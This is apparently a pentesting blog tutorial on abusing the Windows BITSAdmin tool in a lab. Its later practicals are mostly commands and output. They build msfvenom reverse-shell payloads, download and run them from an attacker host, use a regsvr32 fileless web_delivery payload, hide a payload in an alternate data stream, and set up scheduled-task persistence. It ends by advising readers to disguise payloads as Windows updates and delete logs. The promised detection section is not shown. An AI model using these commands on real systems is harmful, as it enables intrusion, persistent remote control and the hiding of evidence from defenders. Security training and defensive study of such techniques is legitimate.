

Windows for Pentester: BITSAdmin

January 4, 2020 By Raj Chandel

In this article, we are going to describe the utility of the BITSAdmin tool and how vital it is in Windows Penetration Testing.

TL; DR

BITSAdmin is a tool preinstalled on Windows OS that can be used to download malicious files. It is one of the Living Off Land (LOL) Binaries.

Disclaimer

The main objective of publishing the series of “Windows for Pentester” is to introduce the circumstances and any kind of hurdles that can be faced by any Pentester while solving CTF challenges or OSCP labs which are based on Windows Operating System. Here we do not criticize any kind of misconfiguration that a network or system administrator does for providing higher permissions on any programs/binaries/files & etc.”

Table of Content

- **Introduction**
 - What is BITSAdmin?
- **Configurations used in Practical**
- **Working with BITSAdmin**
 - Downloading using /transfer Switch
 - Downloading using /addfile Switch
 - Downloading using PowerShell Cmdlet
 - Downloading using One-liner
- **Penetration Testing using BITSAdmin**
 - Compromising using Malicious Executable
 - Compromising using File-Less Payload
 - Compromising with Malicious Executable inside ADS
- **Persistence using BITSAdmin**
- **Detection**
 - SC Query
 - QMGR Database
 - Verbose Switch

- Event Logs
- **Mitigation**
- **Conclusion**

Introduction

What is BITSAdmin?

Background Intelligent Transfer Service Admin is a command-line tool that creates downloads or uploads jobs and monitors their progress. BITSAdmin was released with the Windows XP. At that time, it used the IBackgroundCopyJob as its interface. The Upload option of the BITSAdmin was introduced with the release of Windows Server 2003. With the release of Windows Vista, we had some more additional features like Custom HTTP headers, Certificate-based client authentication, IPv6 support. Subsequent year was the release of the Windows Server 2008, it introduced the File Transfer Notification Method (which we use it to run an executable in Practical #5). Windows 7 introduced Branch Cache Method for the BITS Transfer. When BITS downloads a file, the actual download is done behind the svchost.exe service. BITSAdmin is used to download files from or upload files to HTTP web servers and SMB file shares. It takes the cost of the transfer into account, as well as the network usage so that the user's foreground work is not influenced. BITS has the ability to handle network interruptions, pausing and automatically resuming transfers, even after a reboot.

Configurations used in Practical

Attacker:

- **OS:** Kali Linux 2019.4
- **IP:** 192.168.1.13

Target:

- **OS:** Windows 10 (Build 18363)
- **IP:** 192.168.1.11

Working with BITSAdmin

As we discussed in the introduction that BITSAdmin is used as a download client. Now we will see the BITSAdmin in action. There are 2 switches to download a file in BITSAdmin, first one is '/transfer' and '/addfile'. The working of both these parameters is quite identical. But the way these switches present the progress and completion feedback is different. BITSAdmin downloads files in the form of jobs. A job has to be defined before moving forward. After downloading we can work on the jobs using the various switches.


Practical #1: Downloading using /transfer Switch

The /transfer switch is a short and quick way to download any file from the remote server to the Host Machine. To begin the transfer, we need to define the Display Name of the transfer. It can be anything the user wishes.

Here, we named all our transfers as “hackingarticles”. Now after defining the name, we need to enter the location with the name of the file from the remote server. For the Test Environment, we have a sample image file named ignite.png at the remote server. We mention it and we also mention the Local Location and Name of the file. After providing all this information we hit Enter key and the transfer begins.

```
bitsadmin /transfer hackingarticles http://192.168.1.13/ignite.png c:\ignite.png
```

We can see that we can see the State as Transferred and we also get a confirmation “Transfer complete”. We perform a directory Listing to check the file and we are assured that the file was indeed transferred successfully.



```
PS C:\> bitsadmin /transfer hackingarticles http://192.168.1.13/ignite.png c:\ignite.png

DISPLAY: 'hackingarticles' TYPE: DOWNLOAD STATE: TRANSFERRED
PRIORITY: NORMAL FILES: 1 / 1 BYTES: 146142 / 146142 (100%)
Transfer complete.
PS C:\> ls

Directory: C:\

Mode                LastWriteTime         Length Name
----                -
d-----          3/18/2019   9:52 PM                PerfLogs
d-r---          11/27/2019  10:32 AM            Program Files
d-r---          10/6/2019   7:52 PM        Program Files (x86)
d-r---          11/27/2019   9:36 AM                Users
d-----          12/3/2019  11:41 AM            Windows
-a----          12/5/2019   7:18 AM           146142 ignite.png
```

Practical #2: Copying Files Locally

BITSAdmin works on the principle of File Transfer. Hence, we can also use it as a glorified copy and paste command. This means that BITSAdmin will also be able to transfer from one location to another on the same machine. Let’s give it a try.

As we already know that the BITSAdmin deals with jobs. So, we will first declare a job. We named it hackingarticles.

```
bitsadmin /create hackingarticles
```

The file that is supposed to be transferred should be added to the job. We use the /addfile switch to complete this task. We will be transferring the file.txt from “C:\” to “C:\Users\Victim\Desktop\”.

```
bitsadmin /addfile hackingarticles c:\file.txt C:\Users\Victim\Desktop\file.txt
```

Now to initiate the transfer we will be using the /resume switch. This will sound different but the /resume switch does, in fact, initiate the transfer.

```
bitsadmin /resume hackingarticles
```

Now, when the transfer initiated. It transfers the file in the form of a temporary file. To actually get the file fully we will need to run the /complete switch. And as we can see that file is successfully transferred to the Destination.

```
bitsadmin /complete hackingarticles
```

We can see that the intended file is successfully downloaded on the Target System.

```
Get-ChildItem -Path C:\Users\Victim\Desktop
```

```

PS C:\> bitsadmin /create hackingarticles

BITSADMIN version 3.0
BITS administration utility.
(C) Copyright Microsoft Corp.

Created job {87A3B0B1-1C4A-4860-BE10-74D8C2D45F72}.
PS C:\> bitsadmin /addfile hackingarticles c:\file.txt C:\Users\Victim\Desktop\file.txt

BITSADMIN version 3.0
BITS administration utility.
(C) Copyright Microsoft Corp.

Added c:\file.txt -> C:\Users\Victim\Desktop\file.txt to job.
PS C:\> bitsadmin /resume hackingarticles

BITSADMIN version 3.0
BITS administration utility.
(C) Copyright Microsoft Corp.

Job resumed.
PS C:\> bitsadmin /complete hackingarticles

BITSADMIN version 3.0
BITS administration utility.
(C) Copyright Microsoft Corp.

Job completed.
PS C:\> Get-ChildItem -Path C:\Users\Victim\Desktop

Directory: C:\Users\Victim\Desktop

Mode                LastWriteTime         Length Name
----                -
-a----          12/5/2019   7:53 AM              0 file.txt
-a----          11/27/2019   9:18 AM          1450 Microsoft Edge.lnk

```

Practical #3: Downloading using PowerShell Cmdlet

The practicals that we showed just now can be performed on Windows Command Prompt (cmd.exe) as well. With the release of the Windows Server 2016, Microsoft has released a cmdlet specifically for the PowerShell to manage the BITS Jobs using BITSAdmin Client. It is named as Start-BITSTransfer.

```
Start-BitsTransfer -Source http://192.168.1.13/ignite.png -Destination C:\ignite.p
```

For the transfer using this cmdlet, we don't have to mention the name of the Job. We can just define the Source and Destination as shown in the image given below.

```
PS C:\> Start-BitsTransfer -Source http://192.168.1.13/ignite.png -Destination C:\ignite.png
PS C:\> ls
```

Directory: C:\

| Mode | LastWriteTime | Length | Name |
|--------|---------------------|--------|---------------------|
| d---- | 3/18/2019 9:52 PM | | PerfLogs |
| d-r--- | 11/27/2019 10:32 AM | | Program Files |
| d-r--- | 10/6/2019 7:52 PM | | Program Files (x86) |
| d-r--- | 11/27/2019 9:36 AM | | Users |
| d----- | 12/3/2019 11:41 AM | | Windows |
| -a---- | 12/5/2019 7:18 AM | 146142 | ignite.png |

Note: If while penetration testing, we get an environment that is strictly PowerShell and we are not able to use the BITSAdmin normally, we can use this method.

Practical #4: Downloading using One-liner

We can transfer our files using BITSAdmin in one execution. This is a good example when we are in a hurry for a transfer. Instead of declaring the job, add the file to the job, resuming the job and complete the job in different steps we can complete all the steps required to transfer in this one-liner. This method gets the work done in one go. This can also be used to push in a location where we can execute a single instance of command.

```
bitsadmin /create hackingarticles | bitsadmin /transfer hackingarticles http://192.168.1.13/ignite.png c:\ignite.png | bitsadmin /resume hackingarticles | bitsadmin /complete hackingarticles
```

```
PS C:\> bitsadmin /create hackingarticles | bitsadmin /transfer hackingarticles http://192.168.1.13/ignite.png c:\ignite.png | bitsadmin /resume hackingarticles | bitsadmin /complete hackingarticles
```

BITSADMIN version 3.0
BITS administration utility.
(C) Copyright Microsoft Corp.

Job completed.

```
PS C:\> ls
```

Directory: C:\

| Mode | LastWriteTime | Length | Name |
|--------|---------------------|--------|---------------------|
| d---- | 3/18/2019 9:52 PM | | PerfLogs |
| d-r--- | 11/27/2019 10:32 AM | | Program Files |
| d-r--- | 10/6/2019 7:52 PM | | Program Files (x86) |
| d-r--- | 11/27/2019 9:36 AM | | Users |
| d----- | 12/3/2019 11:41 AM | | Windows |
| -a---- | 12/5/2019 7:53 AM | 0 | file.txt |
| -a---- | 12/5/2019 7:18 AM | 146142 | ignite.png |

Penetration Testing using BITSAdmin

BITSAAdmin can perform many more functions (like upload files, etc.) but we will be focusing on Penetration Testing for now.

Practical #5: Compromising using Malicious Executable

It's time to move on from utility to Penetration Testing. We will be getting a meterpreter session using a payload which will be downloaded and executed using the BITSAAdmin. These practical were tested in a lab-controlled environment where we have the same network configuration for the entirety of the Practical. So, we created the payload once and used it multiple times.

To begin the exploitation, we decided to create a payload using the msfvenom tool. We use the reverse_tcp payload with the target to be Windows System and gaining meterpreter. We defined the Lhost for the IP Address for the Attacker Machine followed by the subsequent Lport on which we will be receiving the session from the target machine. We created this payload in the form of an executable and sent this payload to the /var/www/html/ directory.

```
msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.1.13 lport=1234 -f exe >
```

After the payload creation, we start the apache2 service so that the payload is available to download on the Local Network.

```
service apache2 restart
```

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.1.13 lport=1234 -f exe > /var/www/html/payload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
root@kali:~# service apache2 restart
```

After serving the payload on the web server, we will run the listener which can capture the meterpreter session when it will get generated.

```
use multi/handler
set payload windows/meterpreter/reverse_tcp
set lhost 192.168.1.13
set lport 1234
run
```

We set the proper configuration of the payload. We set the attacker machine's IP address as the localhost address and the port that we mentioned while creating the payload as a local port.

```
msf5 > use multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.1.13
lhost => 192.168.1.13
msf5 exploit(multi/handler) > set lport 1234
lport => 1234
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.13:1234
```

In our previous practices, we downloaded a file, now we will download the payload using the same technique. But as BITSAdmin can also execute the payload by itself we will define parameters for it.

```
bitsadmin /create hackingarticles
```

Starting with creating a job named “hackingarticles”, then we add the payload file in the job that we just created.

```
bitsadmin /addfile hackingarticles http://192.168.1.13/payload.exe C:\payload.exe
```

After adding the file, we use the /SetNotifyCmdLine switch to execute the payload. This is done with the help of an action that we scripted. First, it will start the cmd.exe and then, it will complete the download and then it will execute the said command in the background.

```
bitsadmin /SetNotifyCmdLine hackingarticles cmd.exe "/c bitsadmin.exe /complete ha
```

After this, we run the /resume switch to get the download started.

```
bitsadmin /resume hackingarticles
```



```

PS C:\> bitsadmin /create hackingarticles
BITSADMIN version 3.0
BITS administration utility.
(C) Copyright Microsoft Corp.

Created job {2F2176FF-DE53-438B-AF72-3AFFCA936C7D}.
PS C:\> bitsadmin /addFile hackingarticles http://192.168.1.13/payload.exe C:\payload.exe

BITSADMIN version 3.0
BITS administration utility.
(C) Copyright Microsoft Corp.

Added http://192.168.1.13/payload.exe -> C:\payload.exe to job.
PS C:\> bitsadmin /SetNotifyCmdLine hackingarticles cmd.exe "/c bitsadmin.exe /complete hackingarticles
| start /B C:\payload.exe"

BITSADMIN version 3.0
BITS administration utility.
(C) Copyright Microsoft Corp.

notification command line set to 'cmd.exe' '/c bitsadmin.exe /complete hackingarticles | start /B C:\pay
load.exe'.
PS C:\> bitsadmin /resume hackingarticles

BITSADMIN version 3.0
BITS administration utility.
(C) Copyright Microsoft Corp.

Job resumed.
PS C:\>

```

After the download completes, it executes the payload and we have ourselves a meterpreter session.

sysinfo

```

[*] Started reverse TCP handler on 192.168.1.13:1234
[*] Sending stage (180291 bytes) to 192.168.1.11
[*] Meterpreter session 1 opened (192.168.1.13:1234 → 192.168.1.11:50969) at 2019-12-05 22:43:06 +0530

meterpreter > sysinfo
Computer      : DESKTOP-T9P2C5G
OS            : Windows 10 (10.0 Build 18363).
Architecture : x64
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter >

```

Practical #6: Compromising using File-Less Payload

In the previous practical, we created a payload file and then gained a session from it. This method creates a file that can be detected. In other words, it was traceable. But as BITSAdmin can execute a command directly we can exploit the target without using a file.

We will start this practice with our attacker machine, we will be running Metasploit Framework. After opening it we will use the web_delivery Exploit as shown in the image given below.

```
use exploit/multi/script/web_delivery
set payload windows/x64/meterpreter/reverse_tcp
```

Here we choose the target 3 (Regsvr32) as it will generate a small command that can be executed to get the meterpreter session.

```
set target 3
```

We set the attacker machine's IP Address as localhost address and we run it. It works for a bit and gives us the regsvr32 command that will give us access to the target machine.

```
set lhost 192.168.1.13
run
```

```
msf5 > use exploit/multi/script/web_delivery
msf5 exploit(multi/script/web_delivery) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf5 exploit(multi/script/web_delivery) > set target 3
target => 3
msf5 exploit(multi/script/web_delivery) > set lhost 192.168.1.13
lhost => 192.168.1.13
msf5 exploit(multi/script/web_delivery) > run
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.1.13:4444
msf5 exploit(multi/script/web_delivery) > [*] Using URL: http://0.0.0.0:8080/dE8vICrV
[*] Local IP: http://192.168.1.13:8080/dE8vICrV
[*] Server started.
[*] Run the following command on the target machine:
regsvr32 /s /n /u /i:http://192.168.1.13:8080/dE8vICrV.sct scrobj.dll
```

On the Target Machine, there is a holdup. BITSAdmin is programmed to run the command only on completion of the download. So, we will be needing to download something. It can be anything that seems harmful. As BITSAdmin is designed to download the Windows Updates, we can use its file as well. Here we will be using a harmless png image file.


```
bitsadmin /create hackingarticles
bitsadmin /transfer hackingarticles http://192.168.1.13/ignite.png c:\ignite.png
```

After adding the file, we will move on the /SetNotifyCmdLine. Here we will modify the command that was created using web_delivery in such a way that regsvr32.exe creates the session from the target machine to attacker machine.

```
bitsadmin /SetNotifyCmdLine hackingarticles regsvr32.exe "/s /n /u /i:http://192.1
```

Finally, we resume the BITSAdmin to get this working.

```
bitsadmin /resume hackingarticles
```



```
PS C:\> bitsadmin /create hackingarticles

BITSADMIN version 3.0
BITS administration utility.
(C) Copyright Microsoft Corp.

Created job {0572A23E-B79A-4887-88D3-F17CC3FF0B8A}.
PS C:\> bitsadmin /addFile hackingarticles http://192.168.1.13/ignite.png C:\ignite.png

BITSADMIN version 3.0
BITS administration utility.
(C) Copyright Microsoft Corp.

Added http://192.168.1.13/ignite.png -> C:\ignite.png to job.
PS C:\> bitsadmin /SetNotifyCmdLine hackingarticles regsvr32.exe "/s /n /u /i:http://192.168.1.13:8080/d
E8vICrV.sct scrobj.dll"

BITSADMIN version 3.0
BITS administration utility.
(C) Copyright Microsoft Corp.

notification command line set to 'regsvr32.exe' '/s /n /u /i:http://192.168.1.13:8080/dE8vICrV.sct scrob
j.dll'.
PS C:\> bitsadmin /resume hackingarticles

BITSADMIN version 3.0
BITS administration utility.
(C) Copyright Microsoft Corp.

Job resumed.
PS C:\> █
```

As shown in the screenshot given below, we grab a meterpreter session from the Target Machine as soon as the command gets executed.

```
sessions 1
sysinfo
```

```

[*] 192.168.1.11 web_delivery - Handling .sct Request
[*] 192.168.1.11 web_delivery - Delivering Payload (2084) bytes
[*] Sending stage (206403 bytes) to 192.168.1.11
[*] Meterpreter session 1 opened (192.168.1.13:4444 → 192.168.1.11:51010) at

msf5 exploit(multi/script/web_delivery) > sessions 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer      : DESKTOP-T9P2C5G
OS            : Windows 10 (10.0 Build 18363).
Architecture : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x64/windows
meterpreter >

```

This was a stealthy method as there is no file associated with the session we obtained. But this can get stealthier using the right techniques.

Practical #7: Compromising with Malicious Executable inside ADS

In the previous article of this series, we introduced Alternative Data Stream. So, without going into details about the Alternative Data Stream, let's compromise the target machine with a payload concealed in the Alternative Data Stream.

We will create a malicious executable payload using msfvenom as we did in Practical #5, as it is the same method, we are not showing it again here.

```

msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.1.13 lport=1234 -f exe >
service apache2 restart

```

After creating the payload and starting the listener, we will move to our target machine.

```

use multi/handler
set payload windows/meterpreter/reverse_tcp
set lhost 192.168.1.13
set lport 1234
run

```

Here, we created a BITS job named hackingarticles using the /create switch.

```

bitsadmin /create hackingarticles

```

After creating the job, we will add the file to download using BITSAdmin's /addfile switch.

```
bitsadmin /addfile hackingarticles http://192.168.1.13/payload.exe C:\payload.exe
```



After adding the payload successfully, we use the next switch /SetNotifyCmdLine to read the contents of the payload which will be downloaded and transfer to the alternative data stream of a file.txt.

```
bitsadmin /SetNotifyCmdLine hackingarticles cmd.exe "/c type C:\paylaod.exe > C:\f
```



Keeping this configuration, we start the download using the /resume switch.

```
bitsadmin /resume hackingarticles
```

Here, we list the C:\file.txt contents to find that our payload.exe has successfully being transferred into the ADS of this file.

```
Get-item -Path C:\file -stream *
```

```

PS C:\> bitsadmin /create hackingarticles

BITSADMIN version 3.0
BITS administration utility.
(C) Copyright Microsoft Corp.

Created job {EF736D71-A845-40CF-B29E-C2AEC3841772}.
PS C:\> bitsadmin /addfile hackingarticles http://192.168.1.13/payload.exe c:\payload.exe

BITSADMIN version 3.0
BITS administration utility.
(C) Copyright Microsoft Corp.

Added http://192.168.1.13/payload.exe -> c:\payload.exe to job.
PS C:\> bitsadmin /SetNotifyCmdLine hackingarticles cmd.exe "/c type C:\payload.exe > C:\file.txt:payload.exe"

BITSADMIN version 3.0
BITS administration utility.
(C) Copyright Microsoft Corp.

notification command line set to 'cmd.exe' '/c type C:\payload.exe > C:\file.txt:payload.exe'.
PS C:\> bitsadmin /resume hackingarticles

BITSADMIN version 3.0
BITS administration utility.
(C) Copyright Microsoft Corp.

Job resumed.
PS C:\> Get-Item -Path C:\file.txt -stream *

PSPath      : Microsoft.PowerShell.Core\FileSystem::C:\file.txt::$DATA
PSParentPath : Microsoft.PowerShell.Core\FileSystem::C:\
PSChildName  : file.txt::$DATA
PSDrive      : C
PSProvider   : Microsoft.PowerShell.Core\FileSystem
PSIsContainer : False
FileName     : C:\file.txt
Stream       : :$DATA
Length       : 0

PSPath      : Microsoft.PowerShell.Core\FileSystem::C:\file.txt:payload.exe
PSParentPath : Microsoft.PowerShell.Core\FileSystem::C:\
PSChildName  : file.txt:payload.exe
PSDrive      : C
PSProvider   : Microsoft.PowerShell.Core\FileSystem
PSIsContainer : False
FileName     : C:\file.txt
Stream       : payload.exe
Length       : 0

```

Now to execute the file that we put in the ADS; we will be using wmic. We will use the create switch followed by the path of the payload as shown in the image.

```
wmic process call create "c:\file.txt:payload.exe"
```

```

PS C:\Windows\system32> wmic process call create "c:\file.txt:payload.exe"
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
    ReturnValue = 8;
};
PS C:\Windows\system32>

```

It says that the Execution was successful.

We went back to our Attacker Machine to see that a meterpreter instance is generated and captured by our listener.

We run sysinfo to see the details of the Target System.

```
sysinfo
```

```
[*] Started reverse TCP handler on 192.168.1.13:1234
[*] Sending stage (180291 bytes) to 192.168.1.11
[*] Meterpreter session 1 opened (192.168.1.13:1234 → 192.168.1.11:50969) at 2019-12-05 22:43:06 +0530

meterpreter > sysinfo
Computer      : DESKTOP-T9P2C5G
OS            : Windows 10 (10.0 Build 18363)
Architecture : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > █
```

Practical #8: Persistence using BITSAdmin

Persistence, it means that the exploited session will be available to you even after the target machine restarts. Let's see how to achieve this using BITSAdmin.

We will create a malicious executable payload using msfvenom as we did in Practical #5, as it is the same method, we are not showing it again here.

```
msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.1.13 lport=1234 -f exe >
service apache2 restart
```

After creating the payload and starting the listener, we will move to our target machine.

```
use multi/handler
set payload windows/meterpreter/reverse_tcp
set lhost 192.168.1.13
set lport 1234
run
```

Here, we created a BITS job named hackingarticles using the /create switch.

```
bitsadmin /create hackingarticles
```

After creating the job, we will add the file to download using BITSAdmin's /addfile switch.

```
bitsadmin /addfile hackingarticles http://192.168.1.13/payload.exe C:\payload.exe
```

After adding the payload successfully, we use the next switch /SetNotifyCmdLine to execute the payload. This is done with the help of an action that we scripted. First, it will start the cmd.exe and then it will complete the download and then it will execute the said command in the background.

```
bitsadmin /SetNotifyCmdLine hackingarticles cmd.exe "/c bitsadmin.exe /complete ha
```

After this, we use another switch /SetMinRetryDelay. It is used to set the minimum length of time, in seconds, that BITS wait after facing a transient error before trying to transfer the file. Here, if payload that we download gets stuck in a transient error, which is a temporary error. BITS is designed to run continuously if an error of such kind occurs. So, if our download is completed but due to the transient error was not able to execute properly, this switch will make it retry after 120 seconds.

```
bitsadmin /SetMinRetryDelay hackingarticles 120
```

That's was simply setting up an exploit to gain a session. Now we need to work on it to be a persistence method.

But the BITS can get into an error state and keep the payload in a temporary state without completing the download and in turn stopping the execution of the payload. To solve this issue, we will use schtasks to resume our job at a specific time again and again. This will allow the payload to persist irrespective of any kind of issue.

```
schtasks /create /tn hackingarticles /tr "C:\system32\bitsadmin.exe /resume hackin
```

The /resume switch in the schtasks will restart the BITS job when if, it enters an error state. Using a schedule modifier task (/mo) to make the task gets reactivated every (60, in this case) minute. The BITSAdmin redownloads the payload in case of an error and schtasks take care of the execution of the payload on an event of a reboot of the machine.


```
schtasks /run /tn hackingarticles
```

```
PS C:\> bitsadmin /create hackingarticles

BITSADMIN version 3.0
BITS administration utility.
(C) Copyright Microsoft Corp.

Created job {42721584-F48F-4AE3-AF75-8250278EFD4F}.
PS C:\> bitsadmin /addfile hackingarticles http://192.168.1.13/payload.exe c:\payload.exe

BITSADMIN version 3.0
BITS administration utility.
(C) Copyright Microsoft Corp.

Added http://192.168.1.13/payload.exe -> c:\payload.exe to job.
PS C:\> bitsadmin /SetNotifyCmdLine hackingarticles cmd.exe "/c bitsadmin.exe /complete hackingarticles && start /B c:\p
ayload.exe"

BITSADMIN version 3.0
BITS administration utility.
(C) Copyright Microsoft Corp.

notification command line set to 'cmd.exe' '/c bitsadmin.exe /complete hackingarticles && start /B c:\payload.exe'.
PS C:\> bitsadmin /SetMinRetryDelay hackingarticles 120

BITSADMIN version 3.0
BITS administration utility.
(C) Copyright Microsoft Corp.

Minimum retry delay set to 120.
PS C:\> schtasks /create /tn hackingarticles /tr "C:\system32\bitsadmin.exe /resume hackingarticles" /sc minute /mo 60
SUCCESS: The scheduled task "hackingarticles" has successfully been created.
PS C:\> schtasks /run /tn hackingarticles
SUCCESS: Attempted to run the scheduled task "hackingarticles".
PS C:\> █
```

We went back to our Attacker Machine to see that a meterpreter instance is generated and captured by our listener. We run sysinfo to see the details of the Target System. In case of failure, we will have to restart the listener with the same configuration and we will have the session again in no time.

```
sysinfo
```

```
[*] Started reverse TCP handler on 192.168.1.13:1234
[*] Sending stage (180291 bytes) to 192.168.1.11
[*] Meterpreter session 1 opened (192.168.1.13:1234 -> 192.168.1.11:50969) at 2019-12-05 22:43:06 +0530

meterpreter > sysinfo
Computer      : DESKTOP-T9P2C5G
OS           : Windows 10 (10.0 Build 18363).
Architecture : x64
System Language : en-US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > █
```

Please, note this is a limited demo. In the real-life scenarios, we suggest that rename the payload file to look like a Windows Update and perform all these tasks in the '%Temp%' directory for obvious reasons. We also recommend

that we modify the schtasks to delete the task after a particular time with removing the presence by deleting the logs related to this intrusion.


Detection

